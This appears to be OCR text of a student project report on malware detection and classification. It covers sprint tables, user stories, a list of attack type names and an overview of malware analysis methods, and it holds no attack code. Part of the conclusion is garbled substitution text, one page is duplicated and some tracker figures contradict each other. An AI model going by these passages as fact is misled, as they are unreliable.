
Sprint	Functional Requirement (Epic)	Member Story Number	User Story / Task	Story Points	Priority	Team Members
Sprint-1	Registration	MEM-1	First we need to go the web pages then we signup with our google gmail account and then it verify it so that he confirm the account is yours.	2	High	3
Sprint-2		MEM-2	As a member , I will receive confirmation email onceI have registered for the application	1	High	3
Sprint-3	Login	MEM-3	As a member , I can register for the applicationthrough yahoo.	2	Low	3
	Dashboard		As a user, I can register for the application through Linkedin	2	low	3
			As a user, I can log into the application by entering email & password	1	medium	3


Project Tracker, Velocity & Burndown Chart: (4 Marks)

Sprint	Total Story Points	Duration	Sprint Start Date	Sprint End Date (Planned)	Story Points Completed (as on Planned End Date)	Sprint Release Date (Actual)
Sprint-1	5	3Days	24 Oct 2023	29 Oct 2023	7	29 Oct 2023
Sprint-2	5	3 Days	25Oct 2023	29 Oct 2023		
Sprint-3	5	3 Days	26 oct 2023	29 Oct 2023		

Burndown Chart:

A burn down chart is a graphical representation of work left to do versus time. It is often used in agile software development methodologies such as Scrum. However, burn down charts can be applied to any project containing measurable progress over time.




SQL injection
Phishing
XSS attack
Cryptojacking
DNS Tunneling
DoS and DDoC attack
Ransomware
Man in the Middle Attack
Zero-day exploit
Malware
Social Enineering

Project Design Phase-I
Solution Architecture

Date	25 October 2023
Team ID	2.1
Project Name	MALWARE DETECTION AND CLASSIFICATION
Maximum Marks	4 Marks


Solution Architecture:

Solution architecture is a complex process – with many sub-processes – that bridgesthe gap between business problems and technology solutions. Its goals are to:

#) Behavioral analysis examines the malware specimen's interactions with its environment: the file system, the registry (if on Windows), the network, as well as other processes and OS components. As the malware investigator notices interesting behavioral characteristics, he modifies the laboratory environment to evoke new characteristics.


#) **Code analysis** reverse-engineers the malicious program to understand the code that implements the specimen's behavior. When looking at compiled programs, this process involves using a disassembler, a debugger and, perhaps, a decompiler to examine the program's low-level assembly or byte-code instructions

#) **Memory analysis** examines memory of the infected system to extract artifacts relevant to the malicious program. In the context of reverse-engineering malware, memory analysis can help identify malicious code that is trying to hide itself (i.e., rootkits), can clarify the program's run-time dependencies, and can explain how the specimen was used on the victim's system.


Results Analysis and Performance Evaulation
Generalization of Classification Process
Selection of Classification Algorithms
Feature Abstract Representation
Features Extraction and Selection Based on Static or Dynamic Analysis
Storage media
Data Analysis and Preprocess
malware zoo
/collection of clean files

In above diagram we explain Architecture of Our Malware Detection and Classification System.

Solution Architecture Diagram




Project Design Phase-II
Data Flow Diagram & User Stories

Date	25 October 2023
Team ID	2.1
Project Name	MALWARE DETECTION ANDCLASSIFICATION
Maximum Marks	4 Marks

Data Flow Diagrams:

A Data Flow Diagram (DFD) is a traditional visual representation of the information flows within a system. A neat and clear DFD can depict the right amount of the system requirement graphically. It shows how data enters and leaves the system, what changes the information, and where data is stored.

Example: DFD Level 0 (Industry Standard)



List of all the user stories for the product.

User Type	Functional Requirement (Epic)	User Story Number	User Story / Task	Acceptance criteria	Priority
Customer (Mobile user)	Registration	USN-1	As a user, I can register for the application by entering my email, password, and confirming my password.	I can access my account / dashboard	High
		USN-2	As a user, I will receive confirmation email once I have registered for the application	I can receive confirmation email & click confirm	High
	Login	USN-3	As a user, I can register for the application through Facebook	I can register & access the dashboard with Facebook Login	High
	Dashboard	USN-4	As a user, I can register for the application through Gmail		Medium

			As a user, I can log into the application by entering email & password		High


Project Design Phase-II
Data Flow Diagram & User Stories

Date	25 October 2023
Team ID	2.1
Project Name	MALWARE DETECTION ANDCLASSIFICATION
Maximum Marks	4 Marks

Data Flow Diagrams:

A Data Flow Diagram (DFD) is a traditional visual representation of the information flows within a system. A neat and clear DFD can depict the right amount of the system requirement graphically. It shows how data enters and leaves the system, what changes the information, and where data is stored.

Example: DFD Level 0 (Industry Standard)



List of all the user stories for the product.

User Type	Functional Requirement (Epic)	User Story Number	User Story / Task	Acceptance criteria	Priority
Customer (Mobile user)	Registration	USN-1	As a user, I can register for the application by entering my email, password, and confirming my password.	I can access my account / dashboard	High
		USN-2	As a user, I will receive confirmation email once I have registered for the application	I can receive confirmation email & click confirm	High
	Login	USN-3	As a user, I can register for the application through Facebook	I can register & access the dashboard with Facebook Login	High
	Dashboard	USN-4	As a user, I can register for the application through Gmail		Medium

			As a user, I can log into the application by entering email & password		High

CONCLUSION:

With rapid technological advancement, security has become a major issue due to the increase in malware activity that poses a serious threat to the security and safety of both computer systems and stakeholders. To maintain stakeholder's, particularly, end users' security, protecting the data from fraudulent efforts is one of the most pressing concerns. A set of malicious programming code, scripts, active content, or intrusive software that is designed to destroy intended computer systems and programs or mobile and web applications is referred to as malware. According to a study, naive users are unable to distinguish between malicious and benign applications. Thus, computer systems and mobile applications should be designed to detect malicious activities towards protecting the stakeholders. A number of algorithms are available to detect malware activities by utilizing novel concepts including Artificial Intelligence, Machine Learning, and Deep Learning. In this study, we emphasize Artificial Intelligence (AI) based techniques for detecting and preventing malware activity. We present a detailed review of current malware detection technologies, their shortcomings, and ways to improve efficiency. Our study shows that adopting futuristic approaches for the development of malware detection applications shall provide significant advantages. The comprehension of this synthesis shall help researchers for further research on malware detection and prevention using AI. Due to the harmful and unsafe broad utilization of Malware emergency as a result of various sorts of malware, perilous programs, and scripts that are accessible on the tremendous virtual world known as the Web. This study centers on learning about most different sorts of malware and strategies to free of them by finding them and kicking them out of the framework, which isn't simple since these little pieces of script or code can be found all over within the client framework. In this paper, we highlight malware collection, conglomeration, and dispersal challenges in the client framework environment and show a comprehensive dialog on the later ponders that utilized different AI strategies to meet particular destinations of most malware location frameworks, from 2017 to 2022. We compare and differentiate diverse calculations based on optimization criteria, recreation, genuine sending, malware sorts, and execution parameters. We conclude with conceivable future inquiries about headings. This would direct the peruser towards an understanding of up-to-date applications of ML methods concerning malware acknowledgment, accumulation, and spread challenges.

Future Scope:

Even though the existing solutions in the literature review have established the road to developing trustworthy malware detection and classification models, evasive malware detection is still challenging. To detect evasive malware, several approaches have been taken such as: generating API-based evasive malware signatures, discovering evasion behaviors using multiple execution environments, and using the known evasion techniques to detect evasive malware. To the best of our knowledge, each evasive malware detection solution has its own weaknesses. For example, the distinction between evasion techniques that have been used in legitimate behavior and malicious-related evasion techniques is still a challenge. Additionally, it's quite difficult for the developed models, which are learned based on the known evasion techniques, to detect and recognize the unknown ones. Moreover, using several execution environments without high complexity in terms of time and resources is another challenge.

Despite several studies having been done to enhance the evasive malware detection rate, there is no available dataset from which the evasive behaviors are represented. Therefore, creating an evasive behavior dataset would contribute to the efforts of researchers to produce robust solutions. For evasive malware detection purposes, efficient feature extraction and representation techniques are required to extract and represent a feature set that represents evasion techniques related to only malicious behaviors

On the other hand, zero-day malware and unknown malware variants' daily production has greatly increased since the availability of online tools by which to create new malware or reformat the existing ones using obfuscation techniques to introduce new variants. Therefore, efficient updating learning mechanisms are required to render the developed models to adaptively learn the coming new behaviors. To this end, deep learning techniques in conjunction with unsupervised machine learning techniques can be designed and implemented for updating learning and developing models which are adaptively learning new malicious 